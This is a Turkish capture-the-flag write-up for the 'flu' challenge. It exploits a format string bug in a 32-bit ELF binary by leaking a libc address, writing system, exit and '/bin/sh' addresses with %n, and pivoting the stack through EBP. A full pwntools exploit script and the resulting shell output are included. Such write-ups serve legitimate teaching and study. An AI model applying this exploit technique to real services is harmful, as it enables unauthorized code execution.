

## STMCTF flu sorusu çözümü

Bilgisayara sahip olmamın bu son günlerinde olur da okuyan vardır, bu tür şeyleri merak edip denemek isteyen vardır diye bilgisayarın son vakitlerinde boş zaman oluşturup en son writeup yazısını da yazıyım dedim. Olur da durum farklı olursa kalan easy sorusuna da bakarım. Bir soru daha vardı ama elimizde binary yoktu sunucuya bağlanıp blind bir şekilde input giriyorduk. O soruya yapacak bişey yok.

NOT: önce ki jump ve papapawn1 writeup okunması tavsiye olunur çünkü işler baya hızlandırılacaktır. Format string bilgisi papapawn writeup'ında var.

Rutin ile başlayalım:

```
ltr@RECE-3:~/STMCTF/Flu$ file flu
flu: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked,
linux.so.2, for GNU/Linux 2.6.32, BuildID[sha1]=a80968f48edbf9829816a0597694f6b
ltr@RECE-3:~/STMCTF/Flu$ gdb -q flu
Reading symbols from flu...(no debugging symbols found)...done.
gdb-peda$ checksec
CANARY      : disabled
FORTIFY     : disabled
NX          : ENABLED
PIE         : disabled
RELRO       : Partial
gdb-peda$
```

Sunucuda ASLR vardır ve bununla beraber NX var ve Partial Relro var.

Çalıştırıp biraz bakalım:

```
ltr@RECE-3:~/STMCTF/Flu$ ./flu
FormatString BUG
%X.%X.%X.%X.%X.%X.%X
8048620.4.804855c.8048625.0.ff8b25f8.8048564
█
```

Açıkça format string açığı olduğu belirlenmiş zaten. Bizim uğraşp bulmamıza gerek yok.



Girdiğimiz inputa erişemiyoruz ve 200 karakter girebiliyoruz. Bu adresler printf olurken ki vakitte stackte bulunan adresler. O zaman debug edip printf yerine gelip stack'e göz atalım:

```
[-----code-----]
0x8048531 <fsb+54>: je      0x8048545 <fsb+74>
0x8048533 <fsb+56>: sub     esp,0xc
0x8048536 <fsb+59>: push    0x804a060
=> 0x804853b <fsb+64>: call    0x80483a0 <printf@plt>
0x8048540 <fsb+69>: add     esp,0x10
0x8048543 <fsb+72>: jmp     0x8048501 <fsb+6>
0x8048545 <fsb+74>: nop
0x8048546 <fsb+75>: nop
Guessed arguments:
arg[0]: 0x804a060 ("aaaaaaa\n")
[-----stack-----]
0000| 0xffffd110 --> 0x804a060 ("aaaaaaa\n")
0004| 0xffffd114 --> 0x8048620 ("exit")
0008| 0xffffd118 --> 0x4
0012| 0xffffd11c --> 0x804855c (<play+19>:      add     esp,0x10)
0016| 0xffffd120 --> 0x8048625 ("FormatString BUG")
0020| 0xffffd124 --> 0x0
0024| 0xffffd128 --> 0xffffd138 --> 0xffffd148 --> 0x0
0028| 0xffffd12c --> 0x8048564 (<play+27>:      nop)
[-----]
Legend: code, data, rodata, value
0x0804853b in fsb ()
gdb-peda$
```

Printf yerine geldik. stack 'i büyütelim biraz. Peda kullanıyorsanız "context stack 20" dersiniz ilk 20 içeriği bulabilirsiniz.

→ yan sayfada



```

[-----stack-----]
0000| 0xffffd110 --> 0x804a060 ("aaaaaa\n")
0004| 0xffffd114 --> 0x8048620 ("exit")
0008| 0xffffd118 --> 0x4
0012| 0xffffd11c --> 0x804855c (<play+19>:      add    esp,0x10)
0016| 0xffffd120 --> 0x8048625 ("FormatString BUG")
0020| 0xffffd124 --> 0x0
0024| 0xffffd128 --> 0xffffd138 --> 0xffffd148 --> 0x0
0028| 0xffffd12c --> 0x8048564 (<play+27>:      nop)
0032| 0xffffd130 --> 0xf7f9d80 --> 0xfbad2887
0036| 0xffffd134 --> 0x0
0040| 0xffffd138 --> 0xffffd148 --> 0x0
0044| 0xffffd13c --> 0x8048591 (<main+42>:      nop)
0048| 0xffffd140 --> 0xf7fe4f60 (push    ebp)
0052| 0xffffd144 --> 0xffffd160 --> 0x1
0056| 0xffffd148 --> 0x0
0060| 0xffffd14c --> 0xf7ddc9a1 (<__libc_start_main+241>:  add    esp,0x10)
0064| 0xffffd150 --> 0xf7f99000 --> 0x1d5d8c
0068| 0xffffd154 --> 0xf7f99000 --> 0x1d5d8c
0072| 0xffffd158 --> 0x0
0076| 0xffffd15c --> 0xf7ddc9a1 (<__libc_start_main+241>:  add    esp,0x10)
[-----]
Legend: code, data, rodata, value
gdb-peda$

```

Dikkatinizi `__libc_start_main+243` olan adrese çekmek isterim. İlk adres basmayacak çünkü o zaten girdiğimiz input. `0x8048620` adresi ilk index olur. Böyle bakarsanız `__libc_start_main` ise 15. Sırada. Yani `%15$x` dersek önümüze o adres çıkar:

```

ltr@RECE-3:~/STMCTF/Flu$ ./flu
FormatString BUG
%15$x
f7dae9a1
^C
ltr@RECE-3:~/STMCTF/Flu$ ./flu
FormatString BUG
%15$x
f7d239a1
^C
ltr@RECE-3:~/STMCTF/Flu$

```

ASLR'den dolayı sürekli değişiyor. Bu adres ile Libc base adresini rahatlıkla bulabiliriz. `__libc_start_main+243` adresi elimizde bu adresten `__libc_start_main` offsetini çıkarırsak ve

ekstradan 241 çıkarırsak libc base adresi elde etmiş oluruz. Jump writeup yazısında çok daha detaylı anlattığım için burda vakit kaybetmeden hemen Leak yapalım:

```
import os
from pwn import *
import os
import posix
from struct import *
import time

offset_system = 0x0003d870
offset_str_bin_sh = 0x17c968
offset_system = 0x0003d870
offset_str_bin_sh = 0x17c968
offset_exit = 0x00030c30
offset___libc_start_main = 0x000198b0

payload = "%15$x"

prog = os.path.abspath("./flu")

p = process(prog)

p = process(prog)
print p.recv(17) # "FormatString BUG\n"
#p.clean()
p.sendline(payload)
p.sendline(payload)
leakString = "0x" + p.recv(8)

leak = int(leakString, 16)
libc_start_main = leak - 0xf1
log.info("libc_start_main@libc: 0x%x" % libc_start_main)
libc_base = libc_start_main - offset___libc_start_main
system_addr = libc_base + offset_system
binsh_addr = libc_base + offset_str_bin_sh
exit_addr = libc_base + offset_exit
log.info("libc_base: 0x%x" % libc_base)
log.info("system@libc: 0x%x" % system_addr)
log.info("binsh@libc: 0x%x" % binsh_addr)
log.info("exit@libc: 0x%x" % exit_addr)
```

Leak hazır çalıştıralım:

```
ltr@RECE-3:~/STMCTF/Flu$ python leak.py
[+] Starting local process '/home/ltr/STMCTF/Flu/flu': pid 4271
FormatString BUG

[*] libc_start_main@libc: 0xf7c9f8b0
[*] libc_base: 0xf7ce6000
[*] system@libc: 0xf7d23870
[*] binsh@libc: 0xf7e62968
[*] exit@libc: 0xf7d16c30
[*] Stopped process '/home/ltr/STMCTF/Flu/flu' (pid 4271)
ltr@RECE-3:~/STMCTF/Flu$
```

Bu şekilde Libc elimizde. Bundan sonra ise işe yara bişey var mı diye yukarda verilen fotoğrafa biraz bakalım:

```
[-----stack-----]
0000| 0xffffd110 --> 0x804a060 ("aaaaaaa\n")
0004| 0xffffd114 --> 0x8048620 ("exit")
0008| 0xffffd118 --> 0x4
0012| 0xffffd11c --> 0x804855c (<play+19>:      add    esp,0x10)
0016| 0xffffd120 --> 0x8048625 ("FormatString BUG")
0020| 0xffffd124 --> 0x0
0024| 0xffffd128 --> 0xffffd138 --> 0xffffd148 --> 0x0
0028| 0xffffd12c --> 0x8048564 (<play+27>:      nop)
0032| 0xffffd130 --> 0xf7f99d80 --> 0xfbad2887
0036| 0xffffd134 --> 0x0
0040| 0xffffd138 --> 0xffffd148 --> 0x0
0044| 0xffffd13c --> 0x8048591 (<main+42>:      nop)
0048| 0xffffd140 --> 0xf7fe4f60 (push    ebp)
0052| 0xffffd144 --> 0xffffd160 --> 0x1
0056| 0xffffd148 --> 0x0
0060| 0xffffd14c --> 0xf7ddc9a1 (<__libc_start_main+241>:  add    esp,0x10)
0064| 0xffffd150 --> 0xf7f99000 --> 0x1d5d8c
0068| 0xffffd154 --> 0xf7f99000 --> 0x1d5d8c
0072| 0xffffd158 --> 0x0
0076| 0xffffd15c --> 0xf7ddc9a1 (<__libc_start_main+241>:  add    esp,0x10)
[-----]
Legend: code, data, rodata, value
gdb-peda$
```

Burda çok önemli bir detay var 0024(6) ile 0040(10)'a dikkat edin. 0024 ile 0xffffd138'in içine yazabiliriz ve 0040 ile de yazdırdığımız adresin içine yazabiliriz ve hatta güzel birşey daha var:

→ yan sayfada



```

[-----registers-----]
EAX: 0xffffffff
EBX: 0x0
ECX: 0x65 ('e')
EDX: 0x804a060 ('A' <repeats 24 times>, "\n")
ESI: 0xf7f99000 --> 0x1d5d8c
EDI: 0x0
EBP: 0xffffd128 --> 0xffffd138 --> 0xffffd148 --> 0x0
ESP: 0xffffd110 --> 0x804a060 ('A' <repeats 24 times>, "\n")
EIP: 0x804853b (<fsb+64>:      call 0x80483a0 <printf@plt>)
EFLAGS: 0x296 (carry PARITY ADJUST zero SIGN trap INTERRUPT direction overflow)
[-----code-----]
0x8048531 <fsb+54>: je 0x8048545 <fsb+74>
0x8048533 <fsb+56>: sub esp,0xc
0x8048536 <fsb+59>: push 0x804a060
=> 0x804853b <fsb+64>: call 0x80483a0 <printf@plt>
0x8048540 <fsb+69>: add esp,0x10
0x8048543 <fsb+72>: jmp 0x8048501 <fsb+6>
0x8048545 <fsb+74>: nop
0x8048546 <fsb+75>: nop
Guessed arguments:
arg[0]: 0x804a060 ('A' <repeats 24 times>, "\n")

```

38 ile biten adresin içine yazıyorduk ve bu adres ise EBP adresi. 38'in içini overflow edersek iki fonksiyondan sonra maine gelip onu kullanacak. Main'in sonuna bakalım:

```

804858c: e8 b8 ff ff ff      call 8048549 <play>
8048591: 90                  nop
8048592: 90                  nop
8048593: 8b 4d fc            mov ecx,DWORD PTR [ebp-0x4]
8048596: c9                  leave
8048597: 8d 61 fc            lea esp,[ecx-0x4]
804859a: c3                  ret
804859b: 66 90               xchg ax,ax
804859d: 66 90               xchg ax,ax
804859f: 90                  nop

```

080485a0 < libgcc\_s.so.1 [initial CPU]

Play fonksiyonundan döndükten sonra EBP-4'ün içinde ki değeri ECX'e atıyor ve ESP'yi artık ECX adresninin 4 eksiğini yapıyor. Bu çok güzel bir durum. Programın en güzel yanı ise exit diyene kadar program sürekli açığı tekrar tekrar trigger ediyor. Bizim şöyle bişeye ihtiyacımız var:

EBP-4'ün içindeki address boş writable adreslerin ortasında olsun o adresin 4 eksiği zaten writable olsun ve biz oraya sırayla system, exit ve "/bin/sh" adreslerini yazalım. Lea ile stack oraya değişecektir ve return adresi yerine system adresi ile karşılaşacaktır.

O zaman kullanacağımız yeri bulalım:

→ yan sayfada

```
[-----stack-----
0000| 0xffffd114 --> 0x8048620 ("exit")
0004| 0xffffd118 --> 0x4
0008| 0xffffd11c --> 0x804855c (<play+19>: add esp,0x10)
0012| 0xffffd120 --> 0x8048625 ("FormatString BUG")
0016| 0xffffd124 --> 0x0
0020| 0xffffd128 --> 0xffffd138 --> 0xffffd148 --> 0x0
0024| 0xffffd12c --> 0x8048564 (<play+27>: nop)
0028| 0xffffd130 --> 0xf7f99d80 --> 0xfbad2887
[-----
Legend: code, data, rodata, value
0x08048522 in fsb ()
gdb-peda$ x/50wx 0x8048620+7716
0x804a444: 0x00000000 0x00000000 0x00000000 0x00000000
0x804a454: 0x00000000 0x00000000 0x00000000 0x00000000
0x804a464: 0x00000000 0x00000000 0x00000000 0x00000000
0x804a474: 0x00000000 0x00000000 0x00000000 0x00000000
0x804a484: 0x00000000 0x00000000 0x00000000 0x00000000
0x804a494: 0x00000000 0x00000000 0x00000000 0x00000000
0x804a4a4: 0x00000000 0x00000000 0x00000000 0x00000000
0x804a4b4: 0x00000000 0x00000000 0x00000000 0x00000000
```

0x804a444(bu adresin özel hiçbir yönü yok rastgele seçildi. +1000, 800 veya değişik offset ile seçebilirsiniz) adresini kullanalım. Sırasıyla :

0x804a444 → System

0x804a448 → Exit

0x804a44c → "/bin/sh"

Olacak şekilde yazmalıyız. Yukardan hatırlayacaksınız biz 6. index'e adresi yazdırabiliyorduk ve 10. Index ile de o adresin içine yazabiliyorduk.

Yani önce 0x804a444 adresini oraya yazacağız ve sonra ise 0x804a444 adresinin içine system adresini yazacağız.

Bunları yazdıktan sonra ise bizim EBP'yi ayarlamamız lazım. EBP ve EBP-4'ü ayarlamamız lazım. Bunu ise read fonksiyonu ile yapalım zaten hali hazırda okuyabiliyoruz.

→ yan sayfada



```

0x8048509 <fsb+14>: push    0x804a060
0x804850e <fsb+19>: push    0x0
=> 0x8048510 <fsb+21>: call    0x8048390 <read@plt>
0x8048515 <fsb+26>: add     esp,0x10
0x8048518 <fsb+29>: sub     esp,0x4
0x804851b <fsb+32>: push    0x4
0x804851d <fsb+34>: push    0x8048620
Guessed arguments:
arg[0]: 0x0
arg[1]: 0x804a060 --> 0x0
arg[2]: 0xc8
arg[3]: 0x804855c (<play+19>: add     esp,0x10)
[-----stack-----]
0000| 0xffffd110 --> 0x0
0004| 0xffffd114 --> 0x804a060 --> 0x0
0008| 0xffffd118 --> 0xc8
0012| 0xffffd11c --> 0x804855c (<play+19>: add     esp,0x10)
0016| 0xffffd120 --> 0x8048625 ("FormatString BUG")
0020| 0xffffd124 --> 0x0
0024| 0xffffd128 --> 0xffffd138 --> 0xffffd148 --> 0x0
0028| 0xffffd12c --> 0x8048564 (<play+27>: nop)
[-----]
Legend: code, data, rodata, value
0x08048510 in fsb ()
gdb-peda$ █

```

0x804a060 adresine yazıyoruz read ile. 200 karakter okuyor yani:

0x804a060+0xc8 = 804A128 son 4 byte "AAA\n" olur o yüzden önceki adresi kullanırız.

EBP | → 0x804a124 → 0x804a44c

EBP - 4 | → 0x804a120 → 0x804a448

Şeklinde ayarlarsak:

```

8048593: 8b 4d fc          mov     ecx,DWORD PTR [ebp-0x4]
8048596: c9               leave
8048597: 8d 61 fc          lea     esp,[ecx-0x4]

```

ECX 0x804a448 olur sonra ise 0x804a448- 0x4 yani 0x804a444 olur ve orda ise system adresi bizi beklemektedir.

Herşeyi bir araya toplayalım:

NOT: 0x804a124 bu adresi tek başına yazabiliriz ama libc adresi f7 ile başlıyor yani nerdeyse iki katı o yüzden libc adreslerini iki parçaya ayırırız. Mesela 0x804a444 adresine ilk parçası 0x804a446 adresine ise ikinci parçayı yazdırırız.

```
*** leak.py ***
```

```
from pwn import *
import os
import posix
from struct import *
import time
```

```
def write(p, to, address):
```

```
    makeAddress = "%" + str(to) + "u%6$n" + "A"*50
    p.sendline(makeAddress)
    p.clean()
```

```
    writeAddress = "%" + str(address) + "u%10$n" + "A"*50
    p.sendline(writeAddress)
    p.clean()
```

```
def writeToEBP(p, to, address):
```

```
    hexS = hex(address)[2:]
    firstPlace = int("0x" + hexS[:4], 16)
    secondPlace = int("0x" + hexS[4:], 16)
```

```
    print "      Address : " + hex(to)
    write(p, to, secondPlace)
    write(p, to+2, firstPlace)
```

```
def modifyEBP(p):
```

```
    lastEBP = "%134521124u%6$n" + "A"*50 # 0x804a124
    p.sendline(lastEBP)
    time.sleep(13)
    p.clean()
```

```
offset_system = 0x0003d870
offset_str_bin_sh = 0x17c968
```

```

offset_exit = 0x00030c30
offset___libc_start_main = 0x000198b0

payload = "%15$x"

prog = os.path.abspath("./flu")

#p = remote("localhost", 8184) #if want to test on remote
p = process(prog)

print p.recv(17) # "FormatString BUG:\n"
p.sendline(payload)

leakString = "0x" + p.recv(8)

leak = int(leakString, 16)
p.clean()

libc_start_main = leak - 0xf1
log.info("libc_start_main@libc: 0x%x" % libc_start_main)

libc_base = libc_start_main - offset___libc_start_main
system_addr = libc_base + offset_system
binsh_addr = libc_base + offset_str_bin_sh
exit_addr = libc_base + offset_exit

log.info("libc base: 0x%x" % libc_base)
log.info("system@libc: 0x%x" % system_addr)
log.info("binsh@libc: 0x%x" % binsh_addr)
log.info("exit@libc: 0x%x" % exit_addr)

print "\nSystem is writing..."
writeToEBP(p, 0x804a444, system_addr)

print "Exit is writing..."
writeToEBP(p, 0x804a448, exit_addr)

print "/bin/sh is writing..."
writeToEBP(p, 0x804a44c, binsh_addr)


```



```
modifyEBP(p)
p.clean()
print "Modifying EBP address..."

ebp = "A" * 192
ebp += "\x48\xa4\x04\x08" + "\x4c\xa4\x04\x08"

p.sendline(ebp)
p.clean()
p.sendline("exit")
p.clean()
log.success("Enjoy your shell.")
p.interactive()
```



```
ltr@RECE-3:~/Libc-master$ python leak.py
[+] Starting local process '/home/ltr/Libc-master/flu': pid 4538
[+] Starting local process '/home/ltr/Libc-master/flu': pid 4538
FormatString BUG

[*] libc_start_main@libc: 0xf7dc98b0
[*] libc_base: 0xf7db0000
[*] system@libc: 0xf7ded870
[*] binsh@libc: 0xf7f2c968
[*] exit@libc: 0xf7de0c30

System is writing...
    Address : 0x804a444
Exit is writing...
    Address : 0x804a448
/bin/sh is writing...
    Address : 0x804a44c
Modifying EBP address...
[+] Enjoy your shell.
[*] Switching to interactive mode
$ id
uid=1000(ltr) gid=1000(ltr) groups=1000(ltr),27(sudo)
$ pwd
/home/ltr/Libc-master
$
```

NOT: remote yaparsanız baya beklemeniz gerekebilir.